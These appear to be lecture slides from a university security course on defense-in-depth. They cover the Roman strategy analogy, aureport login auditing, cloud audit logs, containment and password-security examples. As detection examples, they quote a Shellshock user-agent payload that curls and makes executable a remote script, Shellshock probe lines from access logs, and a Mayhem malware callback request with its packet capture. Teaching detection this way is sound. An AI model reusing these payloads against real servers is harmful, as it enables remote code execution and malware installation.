nixcraft  25736 16.3  3.1 1520312 508260 ?        Sl   00:50  14:02 /usr/lib/firefox/firefox
nixcraft  25800  7.1  1.4 1210960 233304 ?        Sl   00:50   6:07 /usr/lib/firefox/plugin-cont
o -greomni /usr/lib/firefox/omni.ja -appomni /usr/lib/firefox/browser/omni.ja -appdir /usr/li
nixcraft  27943  0.0  0.0  9384  916 pts/10   S+   02:16   0:00 grep --color=auto firefox
```

www-data is apache2 process owner/user. ②

Why multiple processes?


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Defense-in-Depth

Defense-in-Depth in Roman Times

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- In the 3rd and early 4th centuries, the Imperial Roman army's defense strategy mutated from "forward defense" (or "preclusive defense") during the Principate era (30 BC-AD 284) to "defense-in-depth" in the 4th century
 - ▣ "Forward-" or "preclusive" defense aimed to neutralize external threats **before** they **breached** the Roman borders
 - ▣ The barbarian regions neighboring the borders were envisaged as the theatres of operations.
- In contrast, "defense-in-depth" would not attempt to prevent incursions into Roman territory, but aimed to **neutralize** them on **Roman soil**



Prevent, Detect, Contain, and Recover

- Should have mechanisms for
 - ▣ **preventing** attacks
 - ▣ **detecting** breaches
 - ▣ **containing** attacks in progress, and
 - ▣ **recovering** from them
- Detection particularly Most of our focus thus far network security since it may not be clear when an attack is occurring

Failed Login Attempts with aureport

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```
# aureport
```

Summary Report

```
=====
Range of time in logs: 10/12/2012 17:44:28.795 - 05/03/2013 14:56:20.388
Selected time for report: 10/12/2012 17:44:28 - 05/03/2013 14:56:20.388
Number of changes in configuration: 17
Number of changes to accounts, groups, or roles: 5
Number of logins: 27
Number of failed logins: 3
Number of authentications: 59
Number of failed authentications: 4
Number of users: 3
Number of terminals: 14
Number of host names: 3
Number of executables: 20
Number of files: 12
Number of AVC's: 1
Number of MAC events: 8
Number of failed syscalls: 29
Number of anomaly events: 2
Number of responses to anomaly events: 0
Number of crypto events: 567
Number of keys: 3
Number of process IDs: 7294
Number of events: 47522
```

```
# aureport -au -i --failed
```

Authentication Report

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=====
# date time acct host term exe success event
=====
1. 05/16/14 15:42:11 deepak ? /dev/pts/124 /usr/bin/sudo no 6949322
2. 05/17/14 12:02:53 amar 10.10.10.26 ssh /usr/sbin/sshd no 6959885
3. 05/18/14 01:21:06 abhay ? /dev/pts/12 /usr/bin/sudo no 6967954
4. 05/18/14 01:21:06 abhay ? /dev/pts/12 /usr/bin/sudo no 6967955
5. 05/18/14 01:21:06 abhay ? /dev/pts/12 /usr/bin/sudo no 6967956
```

Auditing Account Activity

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Timestamp	IP Address	User	Event Description
26-06-2012 10:28:42	99.139.65.88	demo@dome9.com	User logged on
26-06-2012 08:56:07	99.139.65.88	demo@dome9.com	User logged on
26-06-2012 08:27:02		System	The lease for service SSH@App1 at aws region "AWS EU West (Ireland)" has expired
26-06-2012 08:22:00		System	The lease for service phpMyAdmin@Rackspace Cloud Windows has expired
26-06-2012 08:20:00		System	The lease for service phpMyAdmin@Rackspace Cloud Windows has expired
26-06-2012 07:26:10	84.108.237.173	demo@dome9.com	A lease was acquired for service SSH@App1 at aws region "AWS EU West (Ireland)"
26-06-2012 07:24:47	84.108.237.173	demo@dome9.com	Service Web@Windows S
26-06-2012 07:23:27	84.108.237.173	demo@dome9.com	Demand" to "Always Op Service MySQL@MySQLDe "10.0.0.0/8".
26-06-2012 07:21:32	75.37.15.119	demo@dome9.com	The invitation to Ray1@
26-06-2012 07:21:32	75.37.15.119	demo@dome9.com	A lease was acquired for service phpMyAdmin@Rackspace Cloud Windows

A lease was aquired by demo@dome9.com for service SSH@App1 at cloud region "AWS EU West (Ireland)" (Ports: 22-22, Protocol: tcp, Allowed IP: 84.108.237.173, Lease Expiration: 6/26/2012 3:26:09 PM).

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Filter Options

Start date

End date

User Name

Event Type

Ongoing Attack: Shellshock

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Time	Client Details	Event Details
3 hours ago	Bot (Unclassified) from Korea, Republic of	<div>183.9[REDACTED] 3 hits Supports Cookies</div> <div>Entry Page: /cgi-sys/entropysearch.cgi (GET)</div> <div>Referrer: http://www.[REDACTED]/cgi-sys/entropysearch.cgi</div> <div>User Agent: () { :; }; /bin/bash -c "/usr/bin/env curl -s http://google-traffic-analytics.com/cl.py > /tmp/clamd_update; chmod +x /tmp/clamd_up...</div> <div>Served Via: Amsterdam, NL</div> <div>Session Id: 128001460036848063</div> <div>Bad Bots 1 Illegal Resource Access Blocked Country Actions Less</div>
<div>URL: /cgi-sys/entropysearch.cgi (GET)</div> <div>Status: Blocked by security rules</div> <div>Referrer: http://www.[REDACTED]/cgi-sys/entropysearch.cgi</div> <div>Incident ID: 128001460036848063-211524605305686309</div> <div>Bad Bots (Request suspended)</div>		

<http://www.dunbarcybersecurity.com/blog/what-does-a-shellshock-attack-look-like-to-your-website>

Ongoing Attack

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```
POST /mayhem.php HTTP/1.0
Host: dackjaniels.net
Pragma: 1337
Content-Length: 91

R,20130826,64,0,
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Tue, 07 Oct 2014 04:59:09 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.17

R,200
```

Mayhem with perl installer is in the wild.
This is the callback of the active infection.
Block the related IP or domain.
Credit for this alert to Yinettesys

#MalwareMustDie!

d5d4cb6dc0eaace5e31dfd32eaf63ae7
d3d96ec99429ff70ab84f2a8cf21067f

Destination	Protocol	Length	Info
188.120.246.60	TCP	74	46381->80 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=1639254007 TSecr=0 WS=128
188.120.246.60	TCP	66	46381->80 [ACK] Seq=1 Ack=1 Win=14720 Len=0 TSval=1639254020 TSecr=291952628
188.120.246.60	HTTP	243	POST /mayhem.php HTTP/1.0
188.120.246.60	TCP	66	46381->80 [ACK] Seq=178 Ack=154 Win=15744 Len=0 TSval=1639256451 TSecr=291962352
188.120.246.60	TCP	66	46381->80 [FIN, ACK] Seq=178 Ack=155 Win=15744 Len=0 TSval=1639256451 TSecr=291962352
188.120.246.60	TCP	74	46384->80 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=1639256706 TSecr=0 WS=128
188.120.246.60	TCP	66	46384->80 [ACK] Seq=1 Ack=1 Win=14720 Len=0 TSval=1639256718 TSecr=291963420
188.120.246.60	HTTP	164	POST /mayhem.php HTTP/1.0
188.120.246.60	TCP	66	46384->80 [ACK] Seq=99 Ack=150 Win=15744 Len=0 TSval=1639256758 TSecr=291963580
188.120.246.60	TCP	66	46384->80 [FIN, ACK] Seq=99 Ack=151 Win=15744 Len=0 TSval=1639256759 TSecr=291963580
188.120.246.60	TCP	74	46385->80 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=1639259514 TSecr=0 WS=128
188.120.246.60	TCP	66	46385->80 [ACK] Seq=1 Ack=1 Win=14720 Len=0 TSval=1639259526 TSecr=291974651
188.120.246.60	HTTP	164	POST /mayhem.php HTTP/1.0
188.120.246.60	TCP	66	46385->80 [ACK] Seq=99 Ack=150 Win=15744 Len=0 TSval=1639259566 TSecr=291974810
188.120.246.60	TCP	66	46385->80 [FIN, ACK] Seq=99 Ack=151 Win=15744 Len=0 TSval=1639259566 TSecr=291974810
188.120.246.60	TCP	74	46386->80 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=1639262071 TSecr=0 WS=128
188.120.246.60	TCP	66	46386->80 [ACK] Seq=1 Ack=1 Win=14720 Len=0 TSval=1639262084 TSecr=291984881
188.120.246.60	HTTP	164	POST /mayhem.php HTTP/1.0
188.120.246.60	TCP	66	46386->80 [ACK] Seq=99 Ack=150 Win=15744 Len=0 TSval=1639262124 TSecr=291985040
188.120.246.60	TCP	66	46386->80 [FIN, ACK] Seq=99 Ack=151 Win=15744 Len=0 TSval=1639262124 TSecr=291985040

Monitor Attack Attempts

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```
1. ./access.log:202.76.235.110 - - [06/Oct/2014:08:09:32 +0000] "GET /?x=() { ;; }; echo Content-type:text/plain;echo;echo;echo M`expr 1330 + 7`H; HTTP/1.0" 200 19373 "() { ;; }; echo Content-type:text/plain;echo;echo;echo M`expr 1330 + 7`H;" "() { ;; }; echo Content-type:text/plain;echo;echo;echo M`expr 1330 + 7`H;"
```

```
2. ./access.log:37.187.77.163 - - [06/Oct/2014:16:43:30 +0000] "GET /?x=() { ;; }; echo Content-type:text/plain;echo;echo;echo M`expr 1330 + 7`H; HTTP/1.0" 200 19373 "() { ;; }; echo Content-type:text/plain;echo;echo;echo M`expr 1330 + 7`H;" "() { ;; }; echo Content-type:text/plain;echo;echo;echo M`expr 1330 + 7`H;"
```


```
3. ./access.log:205.186.134.213 - - [07/Oct/2014:03:00:18 +0000] "GET /?x=() { ;; }; echo Content-type:text/plain;echo;echo;echo M`expr 1330 + 7`H; HTTP/1.0" 200 19373 "() { ;; }; echo Content-type:text/plain;echo;echo;echo M`expr 1330 + 7`H;" "() { ;; }; echo Content-type:text/plain;echo;echo;echo M`expr 1330 + 7`H;"
```

Don't Forget Containment

- Preventive techniques not perfect; treat malicious traffic as a fact, not exceptional condition
- Should have containment procedures planned out in advance to mitigate damage of an attack that escapes preventive measures
 - ▣ Design, practice, and test containment plan
 - ▣ Ex: If a thief removes a painting at a museum, the gallery is locked down to trap him.


Containment

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Removal

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Defense-In-Depth:

Password Security Example

- Sys admins can require users to choose strong passwords to prevent guessing attacks
- To detect, can monitor server logs for large # of failed logins coming from an IP address and mark it as suspicious
- Contain by denying logins from suspicious IPs or require additional checks (e.g. cookies)
- To recover, monitor accounts that may have been hacked, deny suspicious transactions

Slides

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- Slides will be posted online
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Things to Do Right Now

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- Visit the course homepage:
 - ▣ <https://www.doc.ic.ac.uk/~livshits/classes/CO445H/>
- Take the first-day survey: <https://goo.gl/iJsgTs>